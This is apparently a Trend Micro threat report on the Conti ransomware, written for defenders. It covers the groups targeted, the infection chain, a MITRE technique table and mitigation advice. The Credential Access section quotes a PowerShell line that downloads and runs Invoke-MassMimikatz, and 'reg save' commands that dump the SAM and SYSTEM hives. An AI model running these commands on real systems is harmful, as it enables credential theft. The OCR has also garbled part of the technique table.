Ransomware Spotlight: Conti


X

RANSOMWARE SPOTLIGHT

Conti

By Trend Micro Research

Assumed to be the successor of the Ryuk ransomware, Conti is currently one of the most notorious active ransomware families used in high-profile attacks. Know all about this ransomware family and protect your company against this threat.



View infographic of "Ransomware Spotlight: Conti"

What do you need to know about Conti ransomware to help secure your organization?

Assumed to be the successor of the Ryuk ransomware, Conti is currently one of the most notorious active ransomware families, and is used as a ransomware-as-a-service (RaaS) in high-profile attacks such as those launched against healthcare institutions in Ireland and New Zealand.

Conti operators also leverage double extortion techniques, and have resorted to not just publishing stolen data, but also selling access to victim organizations that refused to pay the ransom.

Armed with other stealthy techniques such as BazarLoader and other tricks up its sleeves, the Conti ransomware family has the tenth-most attack attempts detected in the first half of the year, as reported in the Trend Micro 2021 Midyear Cybersecurity Report.

On March 2, 2022, a Ukrainian researcher reportedly leaked some of the ransomware group's files. Although the Conti group mostly uses open-source tools, this leak included important components, such as the code for the administrator panel, Conti Locker v2, and a decryptor.

This code dump could potentially have a significant impact on the RaaS landscape. While on the cybersecurity side, researchers will be able to use this to gain further insight into Conti's operations, the leak could also serve as a start-up kit for groups who may not have otherwise had the means to create their own RaaS operation. This development might end up being similar to the change seen in the internet-of-things (IoT) and Linux malware space when Mirai source code was leaked, where its code immediately become the new baseline for malicious actors, effectively raising the overall base sophistication of the IoT cybercrime landscape.

As one of the most prolific and capable groups operating today, we would like to emphasize that the leak does not signal that Conti is in any way under pressure and at risk of shutting down — rather, we believe that it will force the ransomware gang to improve their capabilities and security to stay ahead of competitor groups who can use their leaked code to catch up. In addition, while the gang continues to operate as normal, we would expect new groups to emerge using the same tools, tactics, and procedures.

This article details the Conti ransomware to help incident responders and security teams spot attacks easier.

Top affected industries and counties

Conti attacks have been detected all over the globe, with the US amassing over a million attack attempts from January 1 to November 12, 2021. The Netherlands and Taiwan ranked second and third respectively.




Figure 1. Countries with the highest number of attack attempts for Conti ransomware (January 1 to November 12, 2021)
Source: Trend Micro™ Smart Protection Network™ infrastructure

The retail industry saw the most Conti attack attempts, followed by insurance, manufacturing, and telecommunications. Healthcare, which Conti operators targeted in high-profile attacks this year, is sixth on the list.




Figure 2. Industries with the highest number of attack attempts for Conti ransomware (January 1 to November 12, 2021)
Source: Trend Micro™ Smart Protection Network™ infrastructure

Infection chain and techniques




Figure 3. Conti infection chain

Initial Access

- Conti can arrive in the system through BazarLoader, which is delivered via phishing emails containing a Google Drive link that downloads the malware.
- Alternatively, the ransomware can arrive via exploiting the the FortiGate firewall vulnerabilities CVE-2018-13379 and CVE-2018-13374. After successfully exploiting the application, the ransomware deploys Cobalt Strike to gain a foothold on the system.
- Conti can also arrive as a result of the exploitation of the ProxyShell Microsoft Exchange vulnerabilities.

Discovery

- For initial reconnaissance, the Conti group uses tools such as Whoami, Nltest, and Net. These tools give the operators information about where they are in the system, and what rights and permissions they have.
- Since the operators employ double extortion tactics, they actively look for files to exfiltrate in the discovery stage. The threat actors use tools such as ShareFinder to identify the shares needed for exfiltration and ransomware deployment.

Privilege Escalation

Although the group mostly relies on finding the domain admin credentials to gain full access to the domain, they may also use a couple of exploits like Zerologon (CVE-2020-1472) and PrintNightmare (CVE-2021-1675), to elevate their privilege and further strengthen their foothold in the network.

Credential Access

- The attackers dump cached credentials on systems to allow them to move laterally or elevate their privilege. They use tools such as ProcDump to dump system process/es (usually lssas.exe) and use it in combination with Mimikatz to dump credentials.
- In other cases, they may use mass-mimikatz, a module from Empire, to dump the credentials on multiple systems.

  Mimikatz (mass-mimikatz, from Empire)
  C:\WINDOWS\SYSTEM32\WBEM\WMIC.exe /node:localhost process call create powershell /c IEX (NewObjectNet.WebClient).DownloadString('https://raw.githubusercontent[.]com/PowerShellEmpire/PowerTools/master/PewPewPew/Invoke-MassMimikatz.ps1');'24346D,COMPUTERNAME2'|Invoke-MassMimikatz -Verbose > c:/programdata/2.txt
- Alternatively, they may also use the kerberoasting module of the PowerShell empire or use tools like Rubeus.
- The attackers may also use native Windows tools, such as Task Manager, to dump the memory of lsass or use the comsvcs DLL file's MiniDump function.

- They also gain access to the credentials by taking them out of password stores.
  - One of the ways to do this is through "reg save" commands.
    - *reg save HKLM\SAM C:\programdata\SamBkup.hiv*
    - *reg save HKLM\SYSTEM C:\programdata\FileName.hiv*
  - They can also use tools such as Get-GPPPassword to get plain text passwords stored in the group policy preference
- They can also gain credentials from browsers and cloud applications using tools such as SharpChrome and SeatBelt.
- After gaining enough credentials, they use SMBAutoBrute to automate the task of bruteforcing the passwords and see what password works.
- After gaining information on the domain accounts, the attackers then dump the domain controller credentials using Ntdsutil.
- Alternatively, they can also use Vssadmin to create a snapshot of the system and download Ntds.dit to accomplish this.

Lateral Movement

- The attackers can also use batch files to disable security tools. These files are executed through scheduled tasks.
- The groups are also known to use third-party tools such as Atera and AnyDesk to control remote systems.
- The operators are also known to use EternalBlue to move laterally in the network of systems that are vulnerable to this exploit.
- They also use PSExec to remotely execute scripts and the ransomware itself.

Defense Evasion

- Just before the execution of the ransomware, threat actors create a series of batch files to automate the distribution of its tools in the domain. These tools include scripts to terminate existing security software.
- The operators can also use other tools, like GMER, PC Hunter, and PowerShell, to accomplish this.

Execution

- Ties to the Trickbot gang gave Conti operators the ability to execute the ransomware via BazarLoader, which leads to Cobalt Strike, which eventually leads to the ransomware itself.
- Once the actors are inside the network, they tend to use scheduled tasks and batch files as a means of execution on remote systems.
- Alternatively, to execute the ransomware the operators can use files such as the DontSleep.exe process, which calls the task manager where the file can be executed.

Exfiltration

- The attackers perform data exfiltration on the system with the use of the Rclone tool, which is an open-source tool used for syncing files to a specified cloud storage, such as Mega cloud storage.
- The group can also use WinSCP to exfiltrate data.

Impact

- After exfiltration and distribution of the ransomware to the targeted endpoints, the files are now encrypted using ChaCha20 with RSA4096 to protect the ChaCha key and nonce.
- The ransomware also inhibits system recovery by deleting shadow copies using WMI.

MITRE tactics and techniques

Initial Access	Execution	Persistence	Privilege Escalation	Credential Access	Lateral Movement	Defense Evasion	Command and Control	Exfil
T1566 - Phishing *Arrives via phishing emails with BazarLoader* **T1190** - Exploit public-facing application *Arrives via firewall exploits (CVE-2018-13379 and CVE-2018-13374)*	**T1106** - Execution through API *Uses native API to execute commands such as deleting shadow copies* **T1059.003** - Command and scripting interpreter: Windows command shell *Uses batch files to distribute and execute ransomware* **T1047** - Windows Management Instrumentation *Uses WMI to execute batch files and delete shadow copies* **T1204** - User execution *User execution is needed to carry out the payload from the spear phishing link* **T1053.005** - Scheduled task/job: scheduled task *Uses scheduled tasks as a means of execution for the ransomware*	**T1053.005** - Scheduled task/job: Scheduled task *Uses scheduled tasks as a means of execution for the ransomware*	**T1078.002** - Valid accounts: domain accounts *Uses domain administrator accounts to escalate privilege in the system* **T1083** - File and directory discovery *Searches for specific files and directory related to its encryption* **T1018** - Remote system discovery *Enumerates ARP entries to enable distribution to remote systems* **T1057** - Process discovery *Discovers certain processes for process termination* **T1016** - System network configuration discovery *Enumerates ARP entries to enable distribution to remote systems* **T1069.002** - Permission groups discovery: domain groups *Searches for group information for privilege escalation* **T1082** - System information discovery *Logs system information for information on the system*	**T1003** - OS credential dumping *Dumps LSASS memory to be used for retrieving password hashes* **T1555** - Credentials from password stores *Extracts passwords from credential stores using tools such as SharpChrome, Seatbelt, and net-GPPPassword* **T1552** - Unsecured credentials *Retrieves credentials using Mimikatz*	**T1570** - Lateral tool transfer *Uses BITSAdmin to transfer tools across the network* **T1021.002** - Remote services: SMB/Windows admin shares *Cobalt Strike uses admin shares to distribute itself to remote systems*	**T1562.001** - Impair defenses: disable or modify tools *Terminates certain security related software* **T1140** - Deobfuscate/Decode files or information *Ransomware is obfuscated to make detection more difficult* **T1055** - Process injection *Uses process injection to make detection more difficult*	**T1071** - Application Layer Protocol *Uses http to communicate to its C&C server* **T1219** - Remote access software *Uses RMM software such as AnyDesk and Atera*	**T156** - Exfilt over servi exfilt to clo stora *Sync to a spec cloud stora such Mega stora*

Initial Access	Execution	Persistence	Privilege Escalation	Credential Access	Lateral Movement	Defense Evasion	Command and Control	Exfil
			T1033 - System owner/user discovery *Performs user discovery for privilege escalation* **T1012** - Query registry *Queries certain registry for stored passwords* **T1063** - Security software discovery Discovers security software for reconnaissance and termination					

Summary of malware, tools, and exploits used

Security teams can watch out for the presence of the following malware tools, and exploits that are typically used in Conti attacks:

Initial Entry	Execution	Discovery	Privilege Escalation	Credential Access	Lateral Movement	Defense Evasion
• Phishing emails • Firewall exploits (CVE-2018-13379 and CVE-2018-13374)	• BazarLoader/ BazarBackdoor • Cobalt Strike • DontSleep	• Adfind • Net • NetScan • Nltest • ShareFinder • SharpView • PowerUpSQL • Whoami	• EternalBlue (Ms17_010) • Mimikatz • PowerUpSQL • PrintNightmare (CVE-2021-1675) • RouterScan • Zerologon (CVE-2020-1472)	• EComsvcs.dll • Mimikatz • Net-GPPPassword • Ntdsutil • PowerShell Empire: Kerberoast • ProcDump • RouterScan • Rubeus • SharpChrome • SMB AutoBrute • Task Manager • Vssadmin	• AnyDesk • Atera • BITSAdmin • Cobalt Strike • EternalBlue • Mimikatz • PsExec	• AV Uninstall • Cobeacon • GMER • Gpedit • PCHunter • PowerTool • KillAV

Recommendations

To help defend systems against similar threats, organizations can establish security frameworks, which can allocate resources systematically for establishing a solid defense against ransomware.

Here are some best practices that can be included in these frameworks:

Audit and inventory

- Take an inventory of assets and data
- Identify authorized and unauthorized devices and software
- Make an audit of event and incident logs

Configure and monitor

- Manage hardware and software configurations
- Grant admin privileges and access only when necessary to an employee's role
- Monitor network ports, protocols, and services
- Activate security configurations on network infrastructure devices such as firewalls and routers
- Establish a software allow list that only executes legitimate applications

Patch and update

- Conduct regular vulnerability assessments
- Perform patching or virtual patching for operating systems and applications
- Update software and applications to their latest versions

Protect and recover

- Implement data protection, backup, and recovery measures
- Enable multifactor authentication

Secure and defend

- Employ sandbox analysis for blocking malicious emails
- Deploy the latest versions of security solutions to all layers of the system, including email, endpoint, web, and network
- Detect early signs of an attack such as the presence of suspicious tools in the system
- Use advanced detection technologies such as those powered by AI and machine learning

Train and test

- Regularly train and assess employees on security skills
- Do red-team exercises and penetration tests

A multilayered approach can help organizations guard the possible entry points into the system (endpoint, email, web, and network). Security solutions can detect malicious components and suspicious behavior could help protect enterprises.

- Trend Micro Vision One™ provides multilayered protection and behavior detection, which helps block questionable behavior and tools early on before the ransomware can do irreversible damage to the system.
- Trend Micro Cloud One™ Workload Security protects systems against both known and unknown threats that exploit vulnerabilities. This protection is made possible through techniques such as virtual patching and machine learning.
- Trend Micro™ Deep Discovery™ Email Inspector employs custom sandboxing and advanced analysis techniques to effectively block malicious emails, including phishing emails that can serve as entry points for ransomware.
- Trend Micro Apex One™ offers next-level automated threat detection and response against advanced concerns such as fileless threats and ransomware, ensuring the protection of endpoints.

Indicators of Compromise

The IOCs for this article can be found here. Actual indicators might vary per attack.